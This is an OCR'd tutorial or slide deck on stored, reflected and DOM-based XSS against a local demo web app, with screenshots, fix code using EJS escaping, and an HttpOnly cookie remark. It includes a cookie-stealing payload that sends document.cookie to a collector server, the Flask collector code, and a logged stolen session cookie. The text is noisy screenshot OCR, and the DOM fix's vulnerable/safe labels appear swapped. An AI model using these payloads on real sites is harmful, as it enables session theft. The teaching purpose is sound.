
- [*Goutham*] : Hi first comment from me!
- [*Srinath*] : Hi i am Srinath, i am also new here
- [*Eve The Attacker*] :








Activities
Google Chrome
Mar 8 11:29 PM
Login
localhost:3000/xss
Login
Login
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Application
Manifest
Service Workers
Clear storage
Storage
Local Storage
Session Storage
IndexedDB
Web SQL
Cookies
http://localhost:3000
Cache
Filter
Only show cookies with an issue
Name
Value
Do...
Path
Exp...
Size
Htt...
connect.sid
s:xW4RURfF3jbpWJUgjV9nv4YM4...
loc...
/
Ses...
89


Activities
Google Chrome
Mar 8 11:30 PM
XSS
localhost:3000/xss
XSS
Goutham
Add Item
[Goutham] : Hi first comment from me!
[Srinath] : Hi i am Srinath, i am also new here
[Eve The Attacker] :
[Goutham] : Goutham you are hacked!!!
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Application
Manifest
Service Workers
Clear storage
Storage
Local Storage
Session Storage
IndexedDB
Web SQL
Cookies
http://localhost:3000
Cache
Cache Storage
Application Cache
Background Services
Background Fetch
Background Sync
Notifications
Payment Handler
Periodic Background Sync
Push Messaging
Frames
top
Filter
Only show cookies with an
Name
Value
Do...
Path
Exp...
connect.sid
s:xW4RURfF3jbpWJUgjV9nv4YM4...
loc...
/
Ses...


SOLUTION: ESCAPING (RENDERING AS TEXT ONLY)

```
<ul>
    <% for (let post of posts){ %>
        <li><%- post %></li>
    <% } %>
</ul>
```

Without Escaping

```
<ul>
    <% for (let post of posts){ %>
        <li><%= post %></li>
    <% } %>
</ul>
```

With Escaping




XSS Corrected


Goutham

Add Item

- [Goutham] : Hi first comment from me!
- [Srinath] : Hi i am Srinath, i am also new here
- [Goutham] : <script>alert("XSS!")</script>

B. Reflected XSS





Reflected XSS


Goutham

Search

Search Result for Apple


No such user found!!


Logout



To get discount

Click Here


Activities
Visual Studio Code
Mar 9 12:06 AM
XSS - Mozilla Firefox
S ClickBaits - Visual Studio Code
Reflected XSS
XSS
localhost:3000/xss
170%
XSS
Goutham
Add Item
[Goutham] : Hi first comment from me!
[Srinath] : Hi i am Srinath, i am also new he
cookies.txt - AttackerXSS_Server - Visual Studio Code
File Edit Selection View Go Run Terminal Help
app.py
cookies.txt
connect.sid=s:xW4RURfF3jbpWJUgjV9nv4YM4JCyZPtW.2L1wX71ohW8qP0NpVh0jGv3umeSImDl
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
1: python3
* Debugger PIN: 631-605-516


Activities
Visual Studio Code
Mar 9 12:06 AM
XSS - Mozilla Firefox
app.py - AttackerXSS_Server - Visual Studio Code
Reflected XSS
XSS
localhost:3000/xss
170%
File Edit Selection View Go Run Terminal Help
app.py
cookies.txt
XSS
Goutham
Add Item
[Goutham] : Hi first comment from me!
[Srinath] : Hi i am Srinath, i am also new here
from flask import Flask, request, redirect
from datetime import datetime
app = Flask(__name__)
@app.route('/')
def cookie():
cookie=request.args.get('c')
f = open("cookies.txt","a")
f.write(cookie+' '+str(datetime.now())+'\n')
f.close()
return redirect("http://localhost:3000/xss")
if __name__=="__main__":
app.run(debug=True)
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
1: python3
* Debugger PIN: 631-605-516
127.0.0.1 - - [08/Mar/2021 23:23:06] "GET /?c=connect.sid=s%3AxW4RURfF3jbpWJUgjV9nv4Y
M4JCyZPtW.2L1wX71ohW8qP0NpVh0jGv3umeSImDbYrK%2FXe0UX4YA HTTP/1.1" 302 -


SOLUTION: ESCAPING (RENDERING AS TEXT ONLY)

```
<% if(query){%>
    <h3>Search Result for <%- query %></h3>
    <p><%- message %></p>
<% } %>
```

Without Escaping

```
<% if(query){%>
    <h3>Search Result for <%= query %></h3>
    <p><%= message %></p>
<% } %>
```

With Escaping



Reflected XSS Corrected

Goutham


Search


Search Result for <script>alert("Hi")</script>

No such user found!!

Logout

C. DOM Based XSS






Welcome

goutham

This is DOM XSS vulnerable webpage!

Hurry Offer ends soon!!


Click Me To Get Discount




XSS

Goutham

- [*Goutham*] : Hi first co
- [*Srinath*] : Hi i am Srin





SOLUTION: Secure the Sink

```
<script>
    var pos=document.URL.indexOf("name=")+5;
    document.write(decodeURIComponent(document.URL.substring(pos,document.URL.length)));
</script>
```

Vulnerable Code

```
<script>
    var pos=document.URL.indexOf("name=")+5;
    document.write(document.URL.substring(pos,document.URL.length));
</script>
```

Safe Code

Welcome

%3Cscript%3Edocument.location=%22http://127.0.0.1:5000/?c=%22.concat(document.cookie)%3C/script%3E

This is no longer a DOM XSS vulnerable webpage!


HTTPOnly Cookies: To prevent the Session Stealing Attack

